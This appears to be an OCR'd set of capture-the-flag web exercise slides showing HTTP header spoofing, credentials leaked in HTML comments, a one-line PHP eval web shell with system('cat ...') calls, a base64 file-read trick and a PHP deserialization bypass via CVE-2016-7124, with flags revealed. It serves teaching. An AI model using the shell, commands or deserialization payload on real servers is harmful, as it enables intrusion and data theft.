2	http://165.227.106.113	GET	/favicon.ico			404	737	HTML	ico

Request

```
GET /header.php HTTP/1.1
Host: 165.227.106.113
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
 AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/94.0.4606.61 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9
,image/avif,image/webp,image/apng,*/*;q=0.8,applicati
on/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close


```

Response

```
HTTP/1.1 200 OK
Server: nginx/1.4.6 (Ubuntu)
Date: Thu, 21 Oct 2021 08:55:25 GMT
Content-Type: text/html
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.22
Content-Length: 254

Sorry, it seems as if your user agent is not correct,
<!-- Sup3rS3cr3tAg3nt  -->

```




Request

```
GET /header.php HTTP/1.1
Host: 165.227.106.113
Upgrade-Insecure-Requests: 1
User-Agent: Sup3rS3cr3tAg3nt
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,
gned-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close


```

Response

```
HTTP/1.1 200 OK
Server: nginx/1.4.6 (Ubuntu)
Date: Thu, 21 Oct 2021 08:56:44 GMT
Content-Type: text/html
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.22
Content-Length: 106

Sorry, it seems as if you did not just come from the site, "awesomesauce.com".
<!-- Sup3rS3cr3tAg3nt  -->

```


Exercise



```
GET /header.php HTTP/1.1
Host: 165.227.106.113
Upgrade-Insecure-Requests: 1
Referer: awesomesauce.com
User-Agent: Sup3rS3cr3tAg3nt
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/
gned-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close


```

```
HTTP/1.1 200 OK
Server: nginx/1.4.6 (Ubuntu)
Date: Thu, 21 Oct 2021 08:58:16 GMT
Content-Type: text/html
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.22
Content-Length: 81

Here is your flag: flag{did_this_m3ss_with_y0ur_h34d}
<!-- Sup3rS3cr3tAg3nt  -->

```


Exercise



```
GET /post.php HTTP/1.1
Host: 165.227.106.113
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (I
Chrome/94.0.4606.61 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
gned-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

esponse

```
HTTP/1.1 200 OK
Server: nginx/1.4.6 (Ubuntu)
Date: Thu, 21 Oct 2021 09:02:02 GMT
Content-Type: text/html
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.22
Content-Length: 118

<h1>
  This site takes POST data that you have not submitted!
</h1>
<!-- username: admin | password: 71urlkufpsdnlkadsf -->
```



Request

```
POST /post.php HTTP/1.1
Host: 165.227.106.113
Content-Type: application/x-www-form-urlencoded;charset=utf-8
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like G
Chrome/94.0.4606.61 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,
gned-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
Content-Length: 42

username=admin&password=71urlkufpsdnlkadsf
```

Response


```
HTTP/1.1 200 OK
Server: nginx/1.4.6 (Ubuntu)
Date: Thu, 21 Oct 2021 09:01:02 GMT
Content-Type: text/html
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.22
Content-Length: 32

<h1>
  flag{p0st_d4t4_4ll_d4y}
</h1>
```

Exercise

- These two challenge will be closed on 2021-10-27 0:00 CST
- http://45.141.119.119:1314/
- http://45.141.119.119:1315/

Exercise

- Upload your shell
- without > and "




```
<?php @eval($_REQUEST[rh]);
```


- http://45.141.119.119:1314/uploads/56ccdfcb7b4f2bd9a9f15059df9e3d7b/shell.php?rh=system("ls /");

- http://45.141.119.119:1314/uploads/56ccdfcb7b4f2bd9a9f15059df9e3d7b/shell.php?rh=system("cat /fl111aag");


Exercise




```
<img src="show.php?img=aGludC5qcGc=" width="100%"/>
```



```
 imwxz  ~  echo -n "aGludC5qcGc=" |base64 -d
hint.jpg%
```




```
 imwxz  ~  echo -n "show.php"|base64
c2hvdy5waHA=
```




```php
<?php
  error_reporting(0);
  $f = $_GET['img'];
  if (!empty($f)) {
    $f = base64_decode($f);
    if (stripos($f,'..')===FALSE && stripos($f,'/')===FALSE && stripos($f,'\\')===FALSE
    && stripos($f,'flag')===FALSE) {
      readfile($f);
    } else {
      echo "File not found!";
    }
  }
?>
```

Exercise




```
imwxz ~ echo -n "index.php"|base64
aW5kZXgucGhw
```




```
<?php
  error_reporting(0);
  require_once('hint.php');
  $x = new hint();
  isset($_GET['class']) && $g = $_GET['class'];
  if (!empty($g)) {
    $x = unserialize($g);
    echo $x;
  }
?>
<img src="show.php?img=aGludC5qcGc=" width="100%"/>
```

Exercise




```
imwxz  ~  echo -n "hint.php"|base64
aGludC5waHA=
```




```
<?php
  error_reporting(0);
    //flag is in flag.php
    class hint{
    public $file='';
    function __destruct(){
      if(!empty($this->file)) {
       if(strchr($this-> file,"\\")===false &&  strchr($this->file, '/')===false)
          show_source(dirname (__FILE__).'/'.$this ->file);
       else      die('Wrong filename.');
      }}
    function __wakeup(){ $this-> file='index.php'; }
    public function __toString(){return '' ;}}
?>
```


Exercise




```php
<?php
    class hint{
        public $file='flag.php';
    }
    $obj=new hint();
    var_dump(serialize($obj));
```



```
 imwxz  ~/Downloads/ctf  php7 test.php
string(41) "O:4:"hint":1:{s:4:"file";s:8:"flag.php";}"
```



```
<img src="show.php?img=aGludC5qcGc=" width="100%"/>
<code><span style="color: #000000">
<span style="color: #0000BB">&lt;?php&nbsp;<br />&nbsp;&nbsp;error_reporting</s
</code>
```




```
function __wakeup(){ $this-> file='index.php'; }
```

Exercise

- If the serialized object elements greater than actual elements, wakeup function will **NOT** be executed.
- CVE-2016-7124
  - PHP 5 < 5.6.25
  - PHP 7 < 7.0.10

- O:4:"hint":1:{s:4:"file";s:8:"flag.php";}
- to
- "O:4:"hint":**2**:{s:4:"file";s:8:"flag.php";}



```
<?php

//flag{woW_u_F1nd_Fl1g_2}
```